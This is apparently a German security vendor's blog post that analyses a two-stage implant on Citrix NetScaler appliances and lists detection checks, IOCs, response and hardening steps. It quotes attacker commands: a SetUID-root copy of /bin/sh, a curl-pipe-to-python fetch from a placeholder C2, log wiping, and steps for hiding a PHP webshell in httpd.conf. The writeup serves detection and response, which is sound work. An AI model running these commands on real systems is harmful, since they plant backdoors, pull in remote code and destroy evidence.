
 Dominik Münsterer

Ein Firmware-Update schließt die ausgenutzte Schwachstelle, entfernt aber keine Dateien, die ein Angreifer vorher abgelegt hat. Das gilt auch für das Implant, das wir hier analysieren. Stufe 1 ist ein Shell-Skript, das auf einer NetScaler ADC oder einem NetScaler Gateway eine PHP-Webshell hinter einer Icon-Datei und eine SetUID-Root-Shell anlegt. Stufe 2 ist ein Python-Collector, der Konfiguration, Netztopologie und Active-Directory-Zugangsdaten an einen Command-and-Control-Server (C2) schickt. Der Artikel beschreibt beide Stufen, ihre Erkennungsmerkmale und das Vorgehen bei einem Fund.
Warum NetScaler ein Ziel ist
Ein NetScaler ADC oder Gateway sitzt am Netzrand, ist aus dem Internet erreichbar und terminiert den Fernzugriff. Wer die Appliance übernimmt, steht direkt vor dem internen Netz und kann die Konfiguration auslesen, darunter die Anbindung an das Active Directory.
Das Vorgehen ist bekannt. 2023 wurden über CVE-2023-3519 rund 2.000 NetScaler mit Webshells versehen. Die Angreifer behielten den Zugang auch dann, wenn die Appliance danach gepatcht und neu gestartet wurde.
Die Schwachstellen hinter der aktuellen Welle
Am 27. September 2026 veröffentlichte Citrix das Sicherheitsbulletin CTX697096 mit acht Schwachstellen. Zwei davon werden aktiv ausgenutzt:
- CVE-2026-88771 (CVSS 9.5): unzureichende Eingabevalidierung, über die ein nicht authentifizierter Angreifer beliebige Befehle ausführen kann. Betroffen sind alle Deployments verwundbarer Versionen, auch in der Standardkonfiguration.
- CVE-2026-88772 (CVSS 9.5): Speicherüberlauf bei aktiviertem DTLS, der zu Remote Code Execution oder Denial of Service führen kann. DTLS ist auf VPN-vServern standardmäßig aktiv, ein NetScaler Gateway ist daher betroffen, sofern DTLS nicht explizit deaktiviert wurde.
Für die Priorisierung gilt: Das Deaktivieren von DTLS entschärft CVE-2026-88772, schützt aber nicht vor CVE-2026-88771, das die Standardkonfiguration trifft. CISA hat beide Schwachstellen in den Known-Exploited-Vulnerabilities-Katalog aufgenommen. Behoben sind sie in NetScaler ADC und Gateway 14.1-73.37 und höher sowie 13.1-64.23 und höher (jeweils mit den passenden FIPS- und NDcPP-Builds). Mandiant und die Google Threat Intelligence Group beschreiben parallel eine aktive Kampagne mit den eigens entwickelten Webshells WHIPSHOT und SLAPSHOT, die Angreifern Root-Zugriff verschaffen.
Das hier analysierte Implant ist Post-Exploitation-Tooling. Es zeigt, was ein Angreifer nach dem Einbruch tut, nicht, über welche Lücke er eingedrungen ist. Die genannten CVEs sind der wahrscheinliche Einstieg, lassen sich aus den Artefakten allein aber nicht belegen.
Das Implant im Überblick
Die Analyse stützt sich auf ein erfasstes zweistufiges Implant. Stufe 1 ist ein kurzes Shell-Skript, das auf der Appliance läuft und mehrere Hintertüren gleichzeitig einrichtet. Stufe 2 ist ein Python-Skript, das von einem C2-Server nachgeladen wird. Im vorliegenden Fall lief es nicht automatisch; wir haben es vom C2 abgerufen und separat untersucht.
Beide Stufen verwenden denselben C2 und denselben Schlüssel im URL-Pfad und gehören damit zur selben Operation. Stufe 1 übernimmt Ausführung und Persistenz, Stufe 2 Aufklärung und Datenabfluss. Der universelle Teil bleibt klein, der eigentliche Datendiebstahl wird erst bei Bedarf nachgeladen.
Stufe 1: Die getarnte Webshell
Kern ist eine PHP-Webshell, die als Mediendatei im Logon-Portal unter /var/netscaler/logon/LogonPoint/media/ liegt. Der Dateiname imitiert ein Icon. Damit die Appliance die Datei als PHP ausführt, ändert das Skript die Webserver-Konfiguration /etc/httpd.conf:
- Es setzt für den Pfad einen PHP-Handler (
SetHandler application/x-httpd-php). - Es aktiviert die PHP-Engine, die auf NetScaler standardmäßig ausgeschaltet ist (
php_flag engine off→on). - Eine
AliasMatch-Regel macht die Shell zusätzlich über CSS-URLs mit zufälligem Hex-Namen erreichbar. Eine Anfrage, die wie ein Stylesheet aussieht, landet so bei der Shell. - Danach lädt es den Webserver per
kill -HUPneu, damit die Änderungen greifen.
Die Shell nimmt Befehle nicht über URL oder Request-Body entgegen, sondern über Cookie-Header. Das umgeht Logs und Filter, die nur Pfad und Parameter auswerten. Ein fester Schlüssel im Cookie dient als Zugriffskontrolle. Die Shell kennt zwei Modi: die Ausführung beliebiger Shell-Befehle mit Rückgabe der Ausgabe und den Aufbau einer Reverse-Shell zu einer vom Angreifer vorgegebenen Adresse. Den Payload geben wir nicht im Wortlaut wieder.
Die SetUID-Hintertür
Unabhängig von der Webshell legt das Skript eine zweite Persistenz an. Es kopiert die Systemshell und setzt auf der Kopie das SetUID- und das SetGID-Bit:
cp /bin/sh /bin/csh
chmod 6555 /bin/csh
Jeder Aufruf dieser Shell läuft danach mit Root-Rechten, unabhängig vom aufrufenden Benutzer. Der Name csh fällt in einem Verzeichnislisting kaum auf. Die Hintertür besteht unabhängig von der ursprünglichen Schwachstelle und bleibt wirksam, solange die Datei existiert. Ein Patch ändert daran nichts.
Nachladen der zweiten Stufe und Verschleierung
Am Ende lädt Stufe 1 Code von einem C2-Server nach und übergibt ihn direkt an den Python-Interpreter:
curl "http://<C2>:443/ns_collect/<key>" | pythonFür die Erkennung sind zwei Eigenschaften relevant. Die Übertragung läuft als unverschlüsseltes HTTP über Port 443. Eine Firewall-Regel, die nur den Port prüft, hält das für HTTPS, im Mitschnitt ist der Inhalt aber lesbar. Außerdem landet der Code nicht auf der Platte, sondern läuft direkt im Interpreter, sodass ein dateibasierter Scanner nichts findet.
Anschließend entfernt das Skript Spuren. Es gleicht die Zeitstempel manipulierter Dateien an andere Systemdateien an (Timestomping), um Timeline-Analysen zu erschweren, und leert die Logdateien der Appliance (echo > /var/log/ns.log, echo > /var/log/messages). Bei der Auswertung der Protokolle ist daher mit Lücken zu rechnen. Fehlende Einträge sind selbst ein Hinweis.
Stufe 2: Der Collector
Das nachgeladene Python-Skript ist kein Fernsteuerungsmodul, sondern ein Collector für Aufklärung und Exfiltration. Es sammelt strukturiert Daten über die Appliance und ihr Umfeld und sendet sie als JSON per HTTP POST an denselben C2 (.../info/<key>). Es arbeitet vollständig im Speicher. Erfasst werden unter anderem:
- Systemprofil: NetScaler-Version und Build, Serien- bzw. System-ID, Plattform (physisch MPX, virtuell VPX oder Container CPX), Cloud-Umgebung (AWS, Azure, GCP), Kernel und Hardware. Damit kennt der Angreifer den genauen Firmwarestand und weiß, welche weiteren Exploits passen.
- Netztopologie: Interfaces, Routen, DNS, NTP, VLANs und NSIPs aus der Konfiguration, als Grundlage für Lateral Movement ins interne Netz.
- Active Directory und Authentifizierung: LDAP-Actions, LDAP-Policies, AAA-vServer, Kerberos- und SAML-Konfiguration, die Datei
/etc/krb5.confund die AD-Domänennamen. In diesen Einträgen speichert NetScaler den LDAP-Bind-Account mit einem nur schwach verschleierten Passwortwert. Das ist der kritischste Teil, denn er führt direkt zu Domänen-Zugangsdaten. - VPN-Gateway und Backend: VPN-vServer, DTLS-Status, Portal-Themes, SSL- und LB-vServer sowie die dahinterliegenden Dienste und Serverobjekte.
- Konten und weitere Secrets: lokale Systembenutzer und -gruppen, SNMP-Communities, Cluster- und HA-Knoten, laufende Prozesse.
Auch wenn der Collector hier nicht automatisch lief, ist das Ziel eindeutig: die Konfiguration und der Zugang zum Active Directory. Schon eine kompromittierte Appliance kann damit der Ausgangspunkt einer Domänenübernahme sein.
Persistenz nach dem Patch
Das Implant legt mehrere voneinander unabhängige Rückwege an: die Webshell im Logon-Portal, die SetUID-Shell und den nachladbaren Collector. Ein Firmware-Update entfernt keinen davon. Wer nur patcht, lässt die Hintertüren bestehen. Dieser Fehler war 2023 häufig, und der Mechanismus ist derselbe geblieben. Patchen und Kompromittierungsprüfung sind deshalb zwei getrennte Aufgaben.
Erkennung: Artefakte auf der Appliance
Die folgenden Prüfungen zielen auf die Spuren dieses Implants. Sie gehören auf jede potenziell betroffene Appliance, unabhängig vom Patch-Stand.
Fremde Dateien im Logon-Portal
In /var/netscaler/logon/LogonPoint/media/ haben ausführbare oder als PHP interpretierte Dateien nichts verloren. Verdächtig ist jede Datei, deren Name eine Mediendatei vortäuscht, die aber einen untypischen Suffix trägt oder als PHP ausgeliefert wird.
Manipulierte Webserver-Konfiguration
In /etc/httpd.conf sind drei Dinge auffällig: ein SetHandler application/x-httpd-php für eine vermeintliche Bilddatei, eine AliasMatch-Regel, die eine …\.css$-URL auf eine Datei im media-Verzeichnis umleitet, und eine aktivierte PHP-Engine. Das Muster lässt sich über den umgeleiteten CSS-Pfad finden:
AliasMatch ^/logon/LogonPoint/media/icon\.gif\.[0-9a-f]+\.css$ → /…/media/<webshell>SetUID-Shell
Eine SetUID-Kopie der Shell unter ungewöhnlichem Namen ist ein starkes Indiz. Ein Suchlauf nach SetUID-Root-Binaries, die nicht auf einer Standardliste stehen, findet sie. /bin/csh mit SetUID-Root ist auf einer unveränderten Appliance nicht zu erwarten.
Geleerte Logs
/var/log/ns.log und /var/log/messages mit Größe null oder abruptem Abriss beweisen für sich nichts, passen aber zu den übrigen Artefakten.
Erkennung: Signaturen im Netz und in den Logs
Sind die lokalen Logs geleert, bleibt die Netzsicht. Zwei Muster sind eindeutig und gehören in die Suche über Firewall-, Proxy- oder SIEM-Daten:
- Nachladen der zweiten Stufe: ausgehende Anfragen auf einen Pfad der Form
/ns_collect/<key>. - Exfiltration: ausgehende POSTs auf einen Pfad der Form
/info/<key>, typischerweise mit JSON-Body und schlichtem User-Agent.
Beide Muster liefen im beobachteten Fall als unverschlüsseltes HTTP über Port 443 zu einer festen Angreifer-IP, was für legitimen NetScaler-Verkehr untypisch ist. Jede ausgehende Verbindung einer NetScaler zu einer unbekannten IP auf Port 443 ohne TLS-Handshake sollte geprüft werden.
Im Webserver-Zugriffsprotokoll, sofern es nicht geleert wurde, fällt die Webshell durch Anfragen auf media-Pfade mit …\.css-Endung auf, hinter denen kein Stylesheet liegt, und durch Requests, die ihre Steuerdaten ausschließlich in Cookies tragen. Dieselbe Tarnung beschreiben die öffentlichen Berichte zur aktuellen Kampagne: Die Anfrage nach einer harmlos wirkenden Datei beantwortet in Wirklichkeit die PHP-Shell.
Hinweis zur Attribution
Ein Teil der Kommentare im Collector ist russisch (etwa сеть für „Netz“ und AD / LDAP / домен). Das ist ein Indiz, mehr nicht. Die Sprache von Kommentaren lässt sich beliebig setzen und belegt keine Herkunft. Für die Dokumentation eines Vorfalls ist sie erwähnenswert, für die Zuordnung zu einem Akteur reicht sie nicht.
Vorgehen bei einem Fund
Ist eines der Artefakte vorhanden, gilt die Appliance als kompromittiert. Das Vorgehen folgt den etablierten Incident-Response-Empfehlungen für NetScaler:
- Isolieren. Appliance vom Netz nehmen und die HA-Synchronisation aussetzen, damit sich die manipulierte Konfiguration nicht auf den HA-Partner repliziert. Den Partner ebenfalls prüfen.
- Sichern. Vor jeder Änderung ein forensisches Abbild von Datenträger und, soweit möglich, Arbeitsspeicher ziehen. Manuelle Bereinigung ist unzuverlässig, weil mehrere unabhängige Hintertüren existieren.
- Neu aufsetzen. Die Appliance aus einem nachweislich unveränderten Image neu installieren und erst danach auf eine korrigierte Version (14.1-73.37+ bzw. 13.1-64.23+) bringen.
- Secrets rotieren. LDAP-Bind-Account, lokale NetScaler-Konten, SNMP-Communities, Zertifikate und Schlüssel sowie alle in der Konfiguration referenzierten Zugangsdaten gelten als kompromittiert. Wegen des AD-Fokus des Collectors hat der Bind-Account Priorität.
- Ausbreitung untersuchen. Prüfen, ob die Webshell genutzt wurde und ob von der Appliance aus Verbindungen ins interne Netz aufgebaut wurden. Für Betreiber kritischer Infrastruktur laufen zudem Meldefristen, die vorab bekannt sein sollten.
Härtung und Reduzierung der Angriffsfläche
- Zeitnah auf die korrigierten Builds aktualisieren und das gesamte Bulletin (acht Schwachstellen) abarbeiten, nicht nur die beiden ausgenutzten.
- DTLS deaktivieren, wo es betrieblich möglich ist. Das entschärft CVE-2026-88772, ersetzt den Patch aber nicht, da CVE-2026-88771 die Standardkonfiguration trifft.
- Management-Oberfläche und Endpunkte aus dem Internet nehmen und auf berechtigte Netze beschränken.
- Netzsegmentierung so auslegen, dass eine kompromittierte Appliance keinen direkten Zugang zum internen Netz hat.
- Ausgehenden Verkehr der Appliance überwachen. Sie hat kaum legitime Gründe, beliebige externe IPs zu kontaktieren, jede Ausnahme verdient eine Prüfung.
Wie DeltaSecure unterstützt
Unser Security Operations Center (SOC) deckt Härtung, Erkennung und Reaktion ab. Wir unterstützen bei der Härtung exponierter Appliances, bei der Reduzierung der Internet-Exposition und beim Aufbau der Überwachung ausgehender Verbindungen. Die in diesem Artikel beschriebenen Artefakte sowie Netz- und Log-Signaturen betreiben wir als Prüf- und Hunting-Regeln. Bei einem Fund isoliert das SOC die betroffene Appliance und informiert den Kunden, bevor aus der Backdoor eine Domänenübernahme wird. Eine kostenfreie SOC-Beratung klärt, wie sich das im eigenen Unternehmen umsetzen lässt.
Maßnahmen im Überblick
- NetScaler ADC/Gateway auf 14.1-73.37+ bzw. 13.1-64.23+ aktualisieren und das vollständige Bulletin CTX697096 abarbeiten.
- Unabhängig vom Patch eine Kompromittierungsprüfung durchführen: Logon-Portal,
httpd.conf, SetUID-Binaries und Zustand der Logs. /var/netscaler/logon/LogonPoint/media/auf fremde, als Medien getarnte PHP-Dateien prüfen./etc/httpd.confauf PHP-Handler für Mediendateien, aufAliasMatch-Umleitungen von…\.css-URLs und auf eine aktivierte PHP-Engine prüfen.- Nach SetUID-Root-Shells mit ungewöhnlichem Namen suchen (z. B. ein SetUID-
/bin/csh). - Ausgehenden Verkehr der Appliance auf unverschlüsseltes HTTP über Port 443 und auf die Pfade
/ns_collect/…und/info/…zu unbekannten IPs untersuchen. - Bei einem Fund: isolieren, HA-Sync aussetzen, forensisch sichern, neu aufsetzen, Secrets rotieren, zuerst den LDAP-Bind-Account.
- Internet-Exposition der Management-Oberfläche reduzieren und die Netzsegmentierung gegen Lateral Movement auslegen.
- Meldepflichten (für KRITIS- und NIS2-Betreiber) vorab klären, damit die Fristen im Ernstfall bekannt sind.
Indikatoren (IOCs)
Pfade und Konfigurationsartefakte:
- Datei im Logon-Portal:
/var/netscaler/logon/LogonPoint/media/<als Icon getarnte PHP-Datei> httpd.conf:SetHandler application/x-httpd-phpfür eine Mediendatei;AliasMatchauf^/logon/LogonPoint/media/…\.css$;php_flag engine on- SetUID-Root-Shell:
/bin/cshmit Modus6555(Kopie von/bin/sh) - Geleerte Logs:
/var/log/ns.log,/var/log/messages
Netz:
- Nachladen:
GET http://<C2>:443/ns_collect/<key>(unverschlüsseltes HTTP auf 443) - Exfiltration:
POST http://<C2>:443/info/<key>mit JSON-Body - Beobachtete C2-IP im analysierten Sample:
5.230.56.196
Hinweis: C2-IP und Schlüssel sind kampagnenspezifisch und können variieren. Belastbarer sind die Pfadmuster, die Tarnung als CSS bzw. Icon und der unverschlüsselte Transport über Port 443.
Quellen
- Citrix Security Bulletin CTX697096 (CVE-2026-88771 / CVE-2026-88772)
- BleepingComputer: CISA ordnet Patchen der ausgenutzten Citrix-Lücken an
- The Hacker News: Zwei ungepatchte Citrix-NetScaler-Lücken aktiv ausgenutzt
- SecurityAffairs: WHIPSHOT und SLAPSHOT, aktive Citrix-NetScaler-Kampagne (Mandiant/GTIG)
- SOCRadar: FAQ zu CVE-2026-88771 und CVE-2026-88772
- NCC Group / Fox-IT: ~2000 NetScaler mit Backdoor (CVE-2023-3519)
- Bitsight: Critical Vulnerability Alert CVE-2026-88771 / 88772